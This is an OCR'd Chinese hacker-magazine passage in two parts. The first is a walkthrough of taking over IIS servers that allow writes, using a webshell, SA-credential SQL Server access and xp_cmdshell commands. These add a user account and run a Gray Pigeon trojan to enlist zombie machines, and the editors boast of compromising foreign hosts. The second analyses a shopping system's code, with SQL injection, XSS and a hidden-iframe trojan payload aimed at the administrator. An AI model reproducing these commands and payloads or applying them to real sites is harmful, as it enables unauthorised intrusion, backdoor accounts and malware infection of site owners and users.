


图4




图5

打开海阳顶端一句话木马的客户端，我们填入对方的地址，如图4。单击“提交”就可以看到熟悉的海阳顶端木马登录界面了。

或许我人品好吧，随便用FSO浏览器看了下该站的conn.asp，意外的发现它居然是用SA来连接SQL Server数据库的！于是赶紧到海阳顶端木马的功能选择处打开了“mdb+mssql数据库操作页”，在连接处填入了conn.asp里发现的SQL连接代码，单击“提交”就顺利的连接上了SQL Server数据库！到SQL命令执行及查看处填写**exec master..xp_cmdshell 'net user zyqq /add'**并执行，结果提示“执行完毕”，如图5，图6。




图6

到命令执行处输入**net user**发现zyqq这个用户确实添加上去了，这说明我们的权限是非常大的！于是用FSO文件浏览器上传了一只配置好了的灰鸽子，再用**exec master..xp_cmdshell 'D:\www\huigezi.exe'**执行，不一会儿就看到肉鸡上线了！

经过测试，这个方法可以在短时间内获得大量的webshell，运气好的话提升权限抓肉鸡也并不是很难的事！可是X小编们提醒大家，一定要抱着学习技术的心态来测试这些工具和漏洞，千万不要玷污了你所学的黑客技术！

（文章中涉及到的IIS PUT SCANNER、对IIS写权限的利用工具、海阳顶端一句话木马客户端已收录到光盘中。）

sagi评：

关于IIS写权限的利用，其实早在黑客X档案2003年的第11期上就曾经详细的介绍过了，在04年网上也曾经公布了一个专用的利用程序。但是对于菜鸟来讲，如何扫描到提供了IIS写权限的主机，却一直是一个没有解决的难题（专用的扫描工具在网上一直未被公布），这也使得这种简单有效的入侵方法很快的就被菜鸟们所淡忘了，直到前几日，大钱无意中从网上淘到了这件宝贝，经编辑部全体小编的测试，效果棒极了，短短半个小时，就搞定了包括日本、韩国在内的十几台肉鸡。

事实上，IIS的写权限利用问题，并不能算是系统的漏洞，因此，自然也就不会需要什么补丁，这完全是因为管理员在设置IIS权限时造成的问题。也正因为如此，只要管理员出现这个问题，不管是IIS5.0（Win2000）、IIS5.1（WinXP）、IIS6.0（Win2003），也不管是美国的、日本的、国内的、台湾的主机，我们都完全可以利用这个方法来入侵。小编们认为，这是继2003年webdav漏洞之后，对于Windows服务器最傻瓜式的入侵方法！

文章难易度：★★★★★
文章内容提要：对于网趣购物系统的注入及跨站漏洞的详细分析

安全——网趣购物的一根软肋

曾云好

网趣购物系统（ACCESS）免费版是由ASP＋ACCESS＋FSO＋Jmail构成的，其中ASP和ACCESS是必须的，FSO只用来备份数据库，Jmail组件用来向用户发送注册信息及用于站内群发邮件。这套系统和其它的商务系统一样拥有强大的功能，可是安全问题却比较的严重，是该系统的一根软肋，时刻威胁着用户的利益。

目前使用这套系统的网站还比较多，可以通过“QQ：81447932”等一些关键字来查找。

对于这套系统，倘若你没有注册成为会员，要利用它来入侵还是比较麻烦的。系统的大部分功能只对会员开放，而程序员又太相信会员了，所以注册成会员后就出现了一些安全问题，下面就来看看。

我分析的代码是注册会员后进行分析的，因为那些功能只对会员开放。news.asp文件是用来显示新闻用的，可是在这里参数却没有得到较好的过滤，导致出现了一些问题，代码如下：

```
<title><%=webname%>--查看新闻</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<link href="inc/css.css" rel="stylesheet" type="text/css">
</head>
<body leftmargin="10" topmargin="10" marginwidth="0" marginheight="0">
<%dim newsid
newsid=request.QueryString("id")        '直接取得参数
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from wq_news where newsid="&newsid,conn,1,3
'在直接取得参数后就进行数据库查询工作，没有进行任何的过滤，导致漏洞的出现
rs("viewcount")=rs("viewcount")+1
rs.update
```

我们可以得知它是存在注入漏洞的，如图1，图2。并且这个newsid参数是直接在URL地址栏内显示的，这样就大大的方便了刚刚入门的朋友使用工具入侵了。




图1




图2

既然是商务WEB系统，自然是用来做生意的，那在线支付肯定是少不了的功能了。但是它的支付系统对用户输入的数据却没有得到过滤，从而出现了跨站漏洞，文件是send.asp，代码如下：

```
set rs=server.CreateObject("adodb.recordset")
rs.Open "select payid,paypin,payurl from wq_config ",conn,1,3
MerchantID=rs("payid") '支付ID(客户ID)
paypin=rs("paypin")
MerchantPostBackURL=rs("payurl") '返回URL
rs.close
set rs=nothing
%>
<%
    '接收来自上页所有订单信息
    v_rcvname=Request.Form("v_rcvname")   '直接取得用户输入在线的数据
    v_rcvaddr=Request.Form("shouhuorendizhi")
    v_rcvtel=Request.Form("shouhuorendianhua")
    v_rcvpost=Request.Form("shouhuorenyoubian")
    v_ordername=Request.Form("dinghuorenxingming")
MerchantOrderAmount=Request.Form ("v_amount") '定单金额
```

在取得这些数据后，系统就直接把数据发往银行的在线支付系统，而没有对其进行数据的安全和有效性方面的验证，从而出现了跨站漏洞，如图3，图4。




图3




图4

Gbook_w.asp是会员向管理员反馈信息的，可以有效的解决用户的问题，但同样也没有过滤参数，存在问题，代码如下：

```
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from wq_feedback",conn,1,3
rs.addnew
rs("feedbacksubject")=trim(request("feedbacksubject"))
rs("feedbackleixing")=request("feedbackleixing")  '取得参数
rs("feedbackcontent")=htmlencode2(trim(request("feedbackcontent")))
        rs("feedbackusername")=trim(request("feedbackusername"))
rs("feedbackemail")=trim(request("feedbackemail"))
rs("feedbacktel")=trim(request("feedbacktel"))   '仅仅把左右两边的空格过滤了
rs("feedbacklaizi")=trim(request("feedbacklaizi"))
rs("feedbackdate")=now
rs("feedbackip")=Request.ServerVariables("remote_addr")
rs.update
rs.close
set rs=nothing
session("feedbackfeedback")=minute(now)
response.write "<br><br><center>您的信息反馈已成功提交,感谢您的参与！<br><br><a href=default.asp>返回首页</a></center>"
end select%>
```

因为该功能在信息反馈后并不是让所有的人看，而是只给管理员看，所以在这里跨站就没什么意思了。利用这个文件我们可以用来挂管理员的马。我们可以在文本框中输入类似于下面的代码：

```
<html>
<iframe src="你的木马地址" width=0 height=0></iframe>
<body>
<h1>google<h1>
<p><a href="http://www.google.com">打开</a></p>
</body>
</html>
```

如果管理员打开google的话，那么同时也就会打开我们的木马地址了。当然具体的利用中不要将google作为诱饵，应该用一些具有诱惑性的东西来当诱饵，这样成功的几率就大一些。

Reg.asp文件是用户注册会员用的，我们都知道，一个系统里是不允许有存在两个相同用户名的帐户的，所以我们在注册时肯定要先查询数据库看用户名是否已经注册过了，但是这里程序员却疏忽了，代码如下：

```
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from [wq_user] where useremail='"&trim(request("useremail"))&"' or username='"&trim(request("username"))&"'",conn,1,1
'用户注册时的用户名和邮箱没有过滤就查询了数据库
if rs.recordcount>0 then
call usererr()
rs.close
else
rs.close
.........................省略代码
        response.write "<td bordercolor=#FFFFFF bgcolor=#FFFFFF align=center><table width=80% border=0 align=center cellpadding=2 cellspacing=0><tr><td class=pad><font color=#cb6f00>用户注册失败</font></td></tr><tr>"
response.write "<td class=pad>?您输入的用户名或Email地址已存在,请返回重新输入！<br>?<a href=javascript:history.go(-1)><font color=red>点击返回上一页</font></a> </td></tr></table></td></tr></table>"
end sub
%>
```

这里只查询用户名和E-Mail是否已经存在，如果存在就会出现注册失败的提示，如图5。




图5

从上面的代码可以看出，用户注册时的用户名和邮箱没有过滤就查询了数据库，所以我们用WSockExpert把发往服务器的数据包截下来：

```
POST /reg.asp?action=save HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://www.dmaiw.com/reg.asp?action=yes
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Alexa Toolbar)
Host: www.dmaiw.com
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDSQAQCQCD=ALCPLAIBMOJCPJCKNEJCNOAA; cnhww=reglx=0&yucun=0&username=&jiaoyijine=0&shijiname=&point=0&reglx%3D=1; 94KKbbsSID=SID=403436311
username=zengyunha&useremail=dd@sina.com&userpassword
```

```
=zengyunha&userpassword1=zengyunha&quesion=sd&answer=
DF&submit.x=21&submit.y=7
```

然后把username改成“zengyunha and 1=2”后使用NC提交，可以用修改数据包来达到注入的目的，这样和手工注入没什么很大的区别，只是修改数据包比较麻烦一点而已。

如今每个WEB系统都有一个搜索功能，网趣购物提供了强大的搜索功能，同时也出现了较为严重的漏洞，因为其没有对用户输入搜索的数据进行有效的过滤，代码如下：

```
if request("search")="all" then
  keyword=request.form("keyword")
if keyword<>"" then
   dim path,myfileobject,mytextfile
   path = Server.MapPath(shopurl)
  set  MyFileObject = Server.CreateObject("Scripting.
FileSystemObject")
  set  MyTextFile = MyFileObject.CreateTextFile(path)
  MyTextFile.WriteLine (keyword)
```

```
……省略代码……
if jiage="" then  '//普通查询
sql2="searchkey="&searchkey&"&anclassid="&anclassid
select case request("anclassid")
case "0"
sql1=" bookname like '%"&searchkey&"%' "
case else
sql1=" bookname like '%"&searchkey&"%' and
